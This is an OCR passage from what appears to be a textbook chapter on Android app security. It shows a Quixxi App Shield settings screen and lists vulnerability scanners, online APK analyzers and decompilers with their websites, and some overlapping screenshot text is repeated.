
Reverse Engineering Protection
Store data in hash table ON
Remove hardcoded strings ON
Use random classes and method names ON
Insert spoof code ON
Remove app logs ON

Runtime App Protection
Disable Copy & Paste Functionality OFF
Disable screenshots capture & screen sharing OFF
Terminate the app when running in rooted device OFF

Figure 17.49: Screenshot of Quixxi App Shield

Some additional Android vulnerability scanners are as follows:

- Vulners Scanner (*https://play.google.com*)
- Shellshock Scanner – Zimperium (*https://play.google.com*)
- Yaazhini (*https://www.vegabird.com*)
- Quick Android Review Kit (QARK) (*https://github.com*)



Online Android Analyzers

Sixo Online APK Analyzer

Sixo Online APK Analyzer allows you to analyze various details about Android APK files. It can **decompile binary xml files** and resources

SISIK

Sixo Online APK Analyzer

This tool allows you to analyze various details about Android APK files. It can decompile binary xml files and resources.

Drop APK here or click to select file

Note: All APK processing is done on the client side. Your APK files won't be transferred to the server.

If you're an Android enthusiast that likes to learn more about Android internals, I highly recommend to check out the Bugjaeger app. It allows you to connect 2 Android devices through USB OTG and perform many of the tasks that are normally only accessible from a developer machine via ADB directly from Android phone/tablet.

Activities

Activities are the basic application components that provide an interface to the user - a single screen that can host UI elements. An application usually provides one or more activities and allows the user to navigate between each of them.

https://www.sisik.eu

DeGuard
http://apk-deguard.com

SandDroid
http://sanddroid.xjtu.edu.cn

Apktool
http://www.javadecompilers.com

APK Analyzer Online
https://apk.toolsplay.com

Android Apk decompiler
http://www.javadecompilers.com


Online Android Analyzers

Online Android analyzers allow you to scan APKs and perform security analysis to detect vulnerabilities in the applications.

- **Sixo Online APK Analyzer**

  Source: *https://www.sisik.eu*

  Sixo Online APK Analyzer allows you to analyze various details about APK files. It can decompile binary XML files and resources.



Online APK Analyzer

This tool allows you to analyze various details about Android APK files. It can decompile binary xml files and resources.

Note: All APK processing is done on the client side. Your APK files won't be transferred to the server.

If you you're an Android enthusiast that likes to learn more about Android internals, I highly recommend to check out the Bugjager app. It allows you to connect 2 Android devices through USB OTG and perform many of the tasks that are normally only accessible from a developer machine via ADB directly from Android phone/tablet.

Activities

Activities are the basic application components that provide an interface to the user - a single screen that can host UI elements. An application usually provides one or more activities and allows the user to navigate between each of them.

Figure 17.50: Screenshot of Sixo Online APK Analyzer

Some additional online Android analyzers are as follows:

